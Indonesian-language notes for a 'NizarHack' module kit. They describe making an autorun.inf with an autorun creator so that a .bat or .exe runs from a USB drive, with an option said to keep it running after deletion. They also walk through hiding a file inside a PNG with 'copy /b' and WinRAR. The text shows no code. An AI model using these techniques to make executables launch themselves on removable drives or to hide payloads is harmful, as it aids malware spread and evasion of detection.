Execute program bat exe in autorun.inf with autorun creator

Bikin file autorun.inf dengan autorun creator

- code dalam **autorun.inf**

 options: meskipun dihapus, akan tetap berjalan

- ketika sudah membuat autorun.inf dengan **autorun creator**, akan dibuatkan folder **openfile** yang berisi file **.exe**
- kalau folder **open files** dihapus, maka **autorun** tidak akan bekerja.



NizarHack Module

Usage

1. Run file **NizarHack.bat**

2. Silakan pilih tools yang sudah saya sediakan

3. File yang ada di modul ini



Jenis

Sesuaikan ketentuan lokasi *path* ekstrak nizarhackmodules.

Ada 2 jenis modul v1

- nizarsec module system copilot v1 (2021) → ekstrak di *path* luar usb

Kalau Di Dalam Usb Sudah Ada Autorun.Inf Dan Ico, Maka Hanya File Lain Yang Diekstrak (Autorun.Inf Dan Ico Tidak Perlu Diekstrak).

- nizarsec module system manual v1 (2021) → ekstrak di dalam folder **tools**

```

Steganography

Steganografi adalah seni dan ilmu menulis pesan tersembunyi atau menyembunyikan pesan dengan suatu cara sehingga selain si pengirim dan si penerima, tidak ada seorangpun yang mengetahui atau menyadari bahwa ada suatu pesan rahasia. Steganografi merupakan suatu teknik menyembunyikan sebuah file pada file lainnya. Dalam metode ini diperlukan file sebagai penampung (cover) dan file lain yang akan ditampung (message). File penampung maupun file yang akan ditampung dapat berupa citra, audio, maupun text. Penggunaan steganografi bertujuan untuk menyembunyikan atau menyamarkan suatu data sehingga sulit untuk dideteksi (encoding). Data yang disembunyikan dapat diekstraksi kembali sama seperti keadaan aslinya (decoding).

Tools:

- Command Prompt CMD
- Winrar

Step:

- a) Membuat *carrier* atau *cover casing* penampung file rahasia
 - a. Buka cmd

b. Syntax

Copy /b gambar.png+filerahasia.txt gambar2.png

Ket:

- Gambar.png → gambar original
- Filerahasia.txt → file yang ingin disisipkan
- Gambar2.png → hasil menyisipkan filerahasia.txt

b) Input file lain ke gambar.png (carrier) melalui winrar

a. Buka winrar

b. Pilih gambar2.png dan klik menu toolbar → view

c. Tinggal masukkan file lain menggunakan winrar (*drag & drop*)
